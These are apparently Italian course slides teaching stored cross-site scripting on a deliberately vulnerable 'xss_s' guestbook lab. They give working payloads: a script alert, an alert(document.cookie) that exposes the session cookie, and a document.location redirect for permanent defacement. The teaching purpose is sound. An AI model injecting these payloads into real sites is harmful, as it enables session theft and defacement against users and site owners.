
Si selezioni il bottone "XSS stored".

Si ottiene una pagina Web con due form di input "Name" e "Message".

L'applicazione legge un nome ed un messaggio; il bottone "Sign Guestbook" sottomette i dati all'applicazione **`xss_s`** in esecuzione sul server.

Una seconda sfida

(Ancora più realistica delle precedenti)



Obiettivo della sfida


(Esecuzione di statement Javascript arbitrari)

Iniettare statement Javascript arbitrari tramite il form HTML.

Una avvertenza


(È possibile ripristinare il database in ogni momento)

È possibile ripristinare il database cliccando sul bottone “Create/Reset Database” del menu “Setup”.



Che fare ora?

("I have no idea what I am doing")



Passo 1

(Invio richiesta normale ed analisi della risposta)

Si immetta l'input seguente nei form "Name" e "Message":

Mauro

Messaggio.

Tale input è:

sintatticamente corretto;

semanticamente corretto.

Ci si aspetta una risposta "corretta".

Analisi della risposta

(Individuazione del formato di una risposta ad input corretto)

Si dovrebbe ottenere la risposta seguente.

```
Name: Mauro
Message: Messaggio.
```


Diventa chiaro il formato di una risposta corretta.
→ L'attaccante è in grado di discernere una risposta corretta da una non corretta (crash, errore, …).

Una osservazione

(L'input è riflesso nella risposta)

L'input è riflesso nella pagina HTML.

```
<div id="guestbook_comments">
        Name: test <br />
        Message: This is a test comment. <br />
</div>
<div id="guestbook_comments">
        Name: Mauro <br />
        Message: Messaggio <br />
</div>
```





Un'altra osservazione

(Ogni messaggio è riflesso nella risposta)

L'input è riflesso nella pagina HTML.

```
<div id="guestbook_comments">
        Name: test <br />
        Message: This is a test comment. <br />
</div>
<div id="guestbook_comments">
        Name: Mauro <br />
        Message: Messaggio <br />
</div>
```





L'interessante conseguenza

(Un utente che naviga su **`xss_s`** vede tutti i messaggi postati)

Un utente generico che accede all'applicazione **`xss_s`** vede tutti i messaggi postati in precedenza.

Quelli innocenti.

E anche quelli maliziosi.

Richieste normali e non

(Chi è chi?)

Quali sono gli input normali di **`xss_s`**?

- Testo semplice.
- HTML.

Quali sono gli input maliziosi di **`xss_s`**?

- Javascript.

Passo 1

(Invio richiesta normale ed analisi della risposta)

Si immetta l'input seguente nei form "Name" e "Message":

Attaccante

<h1>Titolo</h1>

Tale input è:

sintatticamente corretto;

semanticamente corretto (HTML).

Che risposta si ottiene?

Analisi della risposta

(Individuazione del formato di una risposta ad input corretto)

Si dovrebbe ottenere la risposta seguente.

```
Name: Attaccante
Message:
Titolo
```

Si ottiene una conferma della riflessione dell'input.

Una osservazione

(Non sempre è possibile iniettare tutto ovunque)

La pagina HTML è strutturata gerarchicamente.
Non è possibile iniettare un elemento arbitrario ovunque.
L'input deve essere inserito in un punto in cui possa essere valutato.
Nel caso precedente, il titolo può essere inserito direttamente.
In altri casi, è necessario chiudere dei tag per "entrare" in una zona iniettabile.

Passo 2

(Invio richiesta non normale ed analisi della risposta)

Si immetta l'input seguente nei form "Name" e "Message":

Attaccante
<script>alert(1)</script>

Tale input è:

sintatticamente corretto;

semanticamente incorretto (non ci si aspetta uno script).

Che risposta si ottiene?

Analisi della risposta

(Individuazione del formato di una risposta ad input corretto)

Si dovrebbe ottenere la risposta seguente.

`Name: Attaccante`


`Message:`

Inoltre, il codice Javascript iniettato è eseguito sul browser della vittima.

- **`alert(1)`** → Pop-up di una finestra contenente il numero "1".


Albero di attacco


(Cross-site scripting (XSS) basato su Javascript)



Risultato

(Viene eseguito Javascript → Appare un pop-up)





Una domanda
(Doverosa)

È possibile iniettare qualcosa di più pericoloso di un semplice pop-up contenente il numero 1?

In altri termini: quali variabili e/o funzioni di interesse e fornite dal DOM possono essere stampate/invocate?

Alcune proprietà del DOM

(DOM → Document Object Model)

Il DOM (Document Object Model) offre le seguenti funzioni e strutture dati per la manipolazione dinamica del contenuto di una pagina Web.

https://www.w3schools.com/jsref/dom_obj_document.asp

Tra le altre, spicca la stringa **`document.cookie`**.

→ Rappresentazione testuale di tutti i cookie posseduti dal browser "vittima" che naviga la pagina Web

Passo 2

(Invio richiesta non normale ed analisi della risposta)

Si immetta l'input seguente nei form "Name" e "Message":

Attaccante
<script>alert(document.cookie)</script>

Tale input è:

sintatticamente corretto;

semanticamente incorretto (non ci si aspetta uno script).

Che risposta si ottiene?

Analisi della risposta

(Individuazione del formato di una risposta ad input corretto)

Si dovrebbe ottenere la risposta seguente.

`Name: Attaccante`


`Message:`

Inoltre, il codice Javascript iniettato è eseguito sul browser della vittima.

- **`alert(document.cookie)`** → Pop-up di una finestra contenente i cookie dell'utente vittima.


Albero di attacco

(Stampa locale di cookie via XSS)



Risultato

(Viene eseguito Javascript → Appare un pop-up con il cookie di sessione PHP)



Why is this an attack at all?

(After all, the victim is seeing the pop-ups, not an attacker)

Una considerazione a margine

(Quelli visti sono attacchi "Proof of Concept" che illustrano un problema)

Gli attacchi ora visti non sono sfruttabili, nella realtà, da un attaccante.

- Il pop-up con le informazioni lo vede la vittima, non l'attaccante!
- Tra l'altro, la vittima si accorge immediatamente dell'attacco.

Tuttavia, essi illustrano la vulnerabilità.

- **Proof of Concept** (**PoC**): abbozzo di attacco, limitato all'illustrazione potenziale delle conseguenze di un attacco.

Un attacco reale

(Defacciamento permanente del sito)

Si può provare ad iniettare uno script che imposti la proprietà **`document.location`** ad un nuovo URL.

→ L'applicazione **`xss_s`** viene redirezionata ad un altro URL.
Il redirezionamento è permanente!

Un esempio concreto

(Defacciamento permanente del sito)


Si immetta l'input seguente nei form "Name" e "Message":

Attaccante
<script>document.location="http://abc.it"</script>

